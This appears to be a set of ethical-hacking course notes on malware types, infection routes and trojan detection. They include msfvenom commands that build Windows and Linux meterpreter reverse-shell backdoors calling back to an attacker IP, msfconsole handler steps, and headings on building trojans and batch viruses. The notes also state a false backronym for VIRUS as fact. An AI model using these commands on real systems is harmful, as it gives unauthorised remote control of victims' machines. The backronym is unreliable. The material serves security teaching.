## O7 Malware Threats

#### What is a malware?

The malware is a program in which the malicious or harmful code is contained inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on your hard disk etc.

Examples: Viruses, Worms, Adware, Spyware, Ransomware, Backdoors and Trojans

#### **Backdoor**

A backdoor in a computer system is a method of bypassing normal authentication, securing unauthorized remote access to a computer, obtaining access to plaintext and so on, while attempting to remain undetected.

#### Creating backdoor using msfvenom

- msfvenom -p <name of payload> LHOST=<Attackerr IP> LPORT=<Attacker port> -f format -o <output\_filename.format>
- For Windows OS,

msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.100 LPORT=54321 -f exe -o backdoor.exe

For Linux,

msfvenom -p linux/x86/meterpreter/reverse\_tcp LHOST=192.168.1.100 LPORT=34567 -f elf -o backdoor.elf

### Accessing backdoor with msfconsole

service postgresql start

msfconsole

use multi/handler

set payload <payload name>

set LHOST < Attacker IP>

Set LPORT < Attacker port>

exploit

### Trojans

It is a program which looks and behaves like a good file in terms of filename and extension, but when victim believes it as a good file and executes, it steals victim's information and sends it back to attacker



#### Indications of a trojan attack

- CD ROM drawer opens and closes by itself
- Computer browser gets redirected to unknown pages
- Strange chat boxes appear on targets computer
- Strange documents or messages are printed from the printer
- Mouse key functions get reversed
- Abnormal activity by modem, network adapter or hard drive
- Account passwords get changed by themselves
- ISP complains tro target that his or her computer is performing scanning activity


### Different ways to infect a target

- Physical Access
- Spreading as fake programs
- USB drives
- E Mail attachments

and there can be many more....


# How to verify your suspicion in case of trojan attack

Scan for suspicious open ports



- Check for all running processes and try to find if you can see any suspicious process, there may be some processes which may run in multiple copies, and if you're unsure about who that process belongs to just dont kill or end it. Try google to find out if it is a legitimate process for normal system function or not.
- You can also use some external tools like process monitor from <a href="https://docs.microsoft.com/en-us/sysinternals/downloads/procmon">https://docs.microsoft.com/en-us/sysinternals/downloads/procmon</a>

- Checking for suspicious drivers
- You can use a tools like DriverView to check for any suspicious drivers
- DriverView utility displays the list of all device drivers currently loaded on your system. For each driver in the list, additional useful information is displayed: load address of the driver, description, version, product name, company that created the driver, and more.



### Creating Trojan with Darkcomet

#### **Viruses**

VIRUS stands for Vital Information Resource Under Sieze

And thus, the definition of virus is simplified as a program created with intent of destroying or damaging something

# Creating a virus using batch file program

Batch file programs are useful to automate several jobs in Windows Operating system, which eases the task of system administrators by running a single file instread of executing every command one after the other.

Hackers use these to create programs which can destroy data on victim or consume all their PC resources to make the PC either crash or slow it down

People who have programming knowledge can create their own viruses easily

### Creating simple batch file viruses

- FileBomber
- ApplicationBomber
- MessageBomber
- Demo of viruses that use VBScript